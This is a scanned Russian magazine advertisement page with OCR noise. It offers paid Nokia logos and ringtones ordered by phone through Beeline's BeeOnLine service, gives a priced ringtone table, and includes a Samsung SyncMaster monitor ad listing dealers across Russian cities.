	69240573 \$ 0.35		69240596 \$ 0.35		69240608 \$ 0.35		69240621 \$ 0.35
	69240574 \$ 0.35		69240597 \$ 0.35		69240609 \$ 0.35		69240622 \$ 0.35
	69240575 \$ 0.35		69240598 \$ 0.35		69240610 \$ 0.35		69240623 \$ 0.35
	69240576 \$ 0.35		69240599 \$ 0.35		69240611 \$ 0.35		69240624 \$ 0.35
	69240577 \$ 0.35		69240600 \$ 0.35		69240612 \$ 0.35		69240625 \$ 0.35
	69240578 \$ 0.35		69240601 \$ 0.35		69240613 \$ 0.35		69240626 \$ 0.35
	69240579 \$ 0.35		69240602 \$ 0.35		69240614 \$ 0.35		69240627 \$ 0.35
	69240580 \$ 0.35		69240603 \$ 0.35		69240616 \$ 0.35		69240628 \$ 0.35

Теперь любой владелец мобильного телефона **NOKIA** имеет уникальную возможность украсить дисплей своего телефона новым логотипом или скачать новую мелодию звонка.

Как получить лого/рингтон:

Выберите понравившийся Вам логотип/рингтон.*

Закажите выбранный логотип/выбранную мелодию, **позвонив** со своего мобильного телефона **на номер**, указанный под логотипом/рингтоном.

Дождитесь сообщения автоответчика: «**Ваша заявка принята. Для получения платной услуги BeeOnLine дождитесь звукового сигнала.**»

С Вашего счета спишется стоимость логотипа/рингтона. Плата за звонок равна стоимости понравившегося Вам рингтона/логотипа плюс налоги.

Через несколько секунд Вам придет SMS-сообщение с логотипом/рингтоном. Вы можете его просмотреть и затем сохранить.

* ВНИМАНИЕ!

Убедитесь, что Ваш телефон поддерживает получение логотипов/Operator's logo:

Nokia 3210, Nokia 3310, Nokia 3330, Nokia 5110, Nokia 5130, Nokia 6130, Nokia 6150, Nokia 6210, Nokia 6250, Nokia 6310, Nokia 6310i, Nokia 7110, Nokia 8210, Nokia 8810, Nokia 8850, Nokia 8890, Nokia 9110, Nokia 9110i.

Услуга доступна только абонентам сети **БИ ЛАЙН GSM** в Московском регионе.

При кредитном порядке расчетов оплата за отправленную мелодию будет включена в очередной счет.

У абонентов **БИ+** (а также у абонентов, выбравших авансовый порядок расчета), оплата за мелодию будет списана со счета в момент звонка по номеру для заказа. Если в это время на счете абонента недостаточно средств, то заказ не выполняется и никакой оплаты не производится.

Оборудование сертифицировано.
Лицензия № 17951.

для

ЛОГОТИПЫ
нестандартное решение и эксклюзивное исполнение
телефонов

Услуга доступна только для абонентов **БИ ЛАЙН GSM**

МИРОМ
широкий спектр любимых мелодий
Ваш телефон зазвонит по-новому!

№	Автор	Название	Номер	Цена	№	Автор	Название	Номер	Цена	№	Автор	Название	Номер	Цена
1	Вагнер	Полет Валькирий	6311000017	0.25\$	27	НАРОДНОЕ	Лезгинка	6311000069	0.25\$	54	Земфира	Арвидерчи	6311000114	0.25\$
2		Интернационал	6311000010	0.25\$	28	НАРОДНОЕ	Во поле берёза стояла	6311000067	0.25\$	55	Земфира	Лондон	6311000107	0.25\$
3	Мендельсон	Свадебный марш	6311000011	0.25\$	29	НАРОДНОЕ	Ты ж мене підманула	6311000062	0.25\$	56	Земфира	Брызги	6311000108	0.25\$
4	Бетховен	Лунная Соната	6311000015	0.25\$	30	Hi-Fi	Беспризорник	6311000082	0.25\$	57	Киркоров Филипп	Я поднимаю свой бокал	6311000100	0.25\$
5		Сиртаки	6311000012	0.25\$	31	Hi-Fi	Не дано	6311000083	0.25\$	58	Кузьмин Владимир	Симона	6311000087	0.25\$
6	Бетховен	Бая Симфония	6311000021	0.25\$	32	Алла Пугачева	Старинные часы	6311000090	0.25\$	59	Леприконсы	Хали-Тали Паратрулер	6311000105	0.25\$
7	Бах	Бранденбургский концерт	6311000019	0.25\$	33	Алла Пугачева	Делу - время	6311000092	0.25\$	60	Ляпис Трубецкой	Ау	6311000091	0.25\$
8	НАРОДНОЕ	Солдатушки, бравы	6311000029	0.25\$	34	Алла Пугачева	Миллион алых роз	6311200023	0.45\$	61	Мурат Насыров	Кто-то простит	6311000099	0.25\$
		ребятшки			35	Алла Пугачева	В Петербурге сегодня дожди	6311000086	0.25\$	62	Наутилус Помпилиус	Гудбай Америка	6311200024	0.45\$
9	НАРОДНОЕ	Раскинулось море широко	6311000039	0.25\$	36	Алина Алёна	Электричка	6311200022	0.45\$	63	Наутилус Помпилиус	Ален Делон	6311000106	0.25\$
10	НАРОДНОЕ	Ермак	6311000042	0.25\$	37	Алина Алёна	Летучий голландец любви	6311000084	0.25\$	64	Шура	Не верь слезам	6311000088	0.25\$
11	НАРОДНОЕ	Дубинушка	6311000046	0.25\$	38	Алина Алёна	Соверница	6311000093	0.25\$	65		Подмосковные вечера	6311000077	0.25\$
12	НАРОДНОЕ	Когда я на почте служил ямщиком	6311000047	0.25\$	39	Бутусов/DEADушки	Настасья	6311000094	0.25\$	66		Мурка	6311300007	0.65\$
13	НАРОДНОЕ	Ой мороз, мороз	6311000033	0.25\$	40	Валерий Меладзе	Скрипка (тема)	6311000104	0.25\$	67	Cher	Believe	6311000007	0.25\$
14	НАРОДНОЕ	Калинка	6311000051	0.25\$	41	Валерий Меладзе	Сэра	6311000101	0.25\$	68	Creedence Clearwater Revival	Have You Ever Seen the Rain	6311100007	0.35\$
15	НАРОДНОЕ	Вечерний звон	6311000052	0.25\$	42	Валерий Меладзе	Лимбо Бимбо	6311000102	0.25\$	69	Eagles	Hotel California	6311300002	0.65\$
16	НАРОДНОЕ	Виновата ли я	6311000044	0.25\$	43	Валерий Меладзе	Скрипка (проигрыш)	6311000103	0.25\$	70	Suzanne Vega	I am Sitting	6311300004	0.65\$
17	НАРОДНОЕ	Вдоль по Питерской	6311000054	0.25\$	44	Ветлицкая Наталья	Лунный кот	6311000085	0.25\$	71	London Beat	I've Been Thinking About You	6311200010	0.45\$
18	НАРОДНОЕ	Во саду ли в огороде	6311000045	0.25\$	45	Витус	Весна	6311000095	0.25\$	72		Jingle Bells	6311400001	0.95\$
19	НАРОДНОЕ	Ах вы, сени мои, сени	6311000055	0.25\$	46	Вирас	Опера №2	6311000096	0.25\$	73	Chingiz Khan	Moscow	6311200006	0.45\$
20	НАРОДНОЕ	Ах Самара-городок	6311000056	0.25\$	47	Гости из будущего	Нелюбовь	6311000097	0.25\$	74	Roy Orbison	Oh Pretty Woman	6311300003	0.65\$
21		Марсельеза	6311000066	0.25\$	48	Гости из будущего	Так отважно	6311000098	0.25\$	75	O.S.T.	Star Wars Imperial March	6311400000	0.95\$
22	НАРОДНОЕ	Катюша	6311000064	0.25\$	49	Земфира	Искала	6311000109	0.25\$	76	Музикл Норд-Ост	Школа	6311200020	0.45\$
23	НАРОДНОЕ	Яблочко	6311000061	0.25\$	50	Земфира	Хочешь	6311000110	0.25\$	77	Музикл Норд-Ост	Новый год	6311200021	0.45\$
24	НАРОДНОЕ	Ой, цветёт калина	6311000063	0.25\$	51	Земфира	Прости меня моя любовь	6311000111	0.25\$	78	Музикл Норд-Ост	Летчики	6311200019	0.45\$
25	НАРОДНОЕ	Чижик-Пыжик	6311000070	0.25\$	52	Земфира	-140	6311000112	0.25\$					
26	НАРОДНОЕ	7.40	6311000068	0.25\$	53	Земфира	До свидания!	6311000113	0.25\$					

Цены указаны без учета НДС и НСЛ.



Полный список мелодий и логотипов — на сайте www.beeonline.ru.
Подробная информация об услугах БиОнЛайн — в информационных печатных материалах и в абонентской службе по телефону 611.



Подарки каждому покупателю
монитора **SyncMaster**



только сертифицирован



TFT мониторы Samsung SyncMaster

- стильный эргономичный дизайн - 3 варианта цветового решения корпуса
- увеличенный угол обзора - быстрая и точная автоматическая настройка
- соответствие самым строгим стандартам безопасности - 3 года гарантии

Москва Формоза 234 2164; Одиж 232 3009; Белый ветер 730 3030; Роско 795 0400; Вист 159 4001; Техмаркет 363 9333; Партия 787 7007; M.Video 777-7775; Регард Тур 912 4224; **Санкт-Петербург** (812) Мир Техники 393 5566; Компьютер Центр "КЕ91" 325 3216; Компьютерный Мир 303 9047; Алкор 542 0023; Альтернатива Сити 554 3484; Аскод 325 1555; COMCOM 320 9080; Display Group 273 2263; IVC-CHS 346 8636; Вист СПб 102 0808; Варнаул (3852) Нита 23 1000; **Владимир** (0922) Коит 32 6080; **Волгоград** (8442) Вист 32 7932; **Воронеж** (0732) СоНи 54 0000; Коит. Центр 77 9393; РЕТ 77 9339; **Владивосток** (4232) Инфос 26 9055; ГЕГ 22 1889; Владлеко 26 8187; **Екатеринбург** (3432) Класс 65 9549; АСП 70 6705; Формоза 59 1868; Парад 22 5583; ТехноГрупп 77 6552; Компьюлик 71 3478; АСМ 71 2327; **Ижевск** (3412) Формат Мастер 58 4915; **Иркутск** (3952) Алкор 51 0510; Коитек 25 8338; **Кемерово** (3842) Нита 36 1010; ККЦ 36 0303; **Курган** (3522) АСП 25 3760; Орбита 22 8307; **Краснодар** (8612) Владос 64 2864; Коит. Системы 55 9994; Трайд Мастер 79 0000; **Красноярск** (3912) 4-я линия 65 1313; Исток 65 3129; НЭТА 22 5414; **Казань** (8432) Мэлт 64 2584; **Липецк** (0742) Регард Тур 48 5285; **Новосибирск** (3832) Адитон 16 4422; Мультистар 53 4444; ТехноСити 23 3770; Нита 54 1010; Квасно 33 2407; **Нижегород** (8312) Вист 67 7905; Юст 30 1674; 38М Спектр 39 0169; Апрель Сервис 34 3635; Бытовая автоматика 78 7222; Смарт 19 9909; Арника 31 7898; **Новокузнецк** (3843) Нита 46 9727; ККЦ 39 0079; **Находка** (266) Инфос 5 6739; **Омск** (3812) Нита 23 5413; Надежда 31 5658; Каммед 53 0530; **Оренбург** (3532) Махатроника 78 0757; **Орел** (0862) Трио 43 6762; **Пенза** (8412) РКЦ 66 4121; **Пермь** (3422) ИВС 19 6500; **Ростов на Дону** (8632) Владос 99 5200; Технополис 90 3111; **Самара** (8452) Прогно 16 3287; Радиант 70 3222; Такт-Софт 99 3575; Волга 38М 24 5058; Криг 16 4444; **Сочи** (8622) Владос 92 2291; Новороссийск 22 6442; **Томск** (3822) Инфос 56 0056; ЭлексКом 65 7260; **Тольятти** (8482) Инфо Лада 70 0703; **Уфа** (3472) Еврком 32 3130; Иллерия 39 9199; **Уссурийск** (241) Инфос 4 4524; **Кабаровск** (4212) Стеллар 21 6088; Контакт + 23 7603; Конком 32 7580; **Челябинск** (3512) ЕМС 60 2057; Медком 60 5762; Форт 33 5577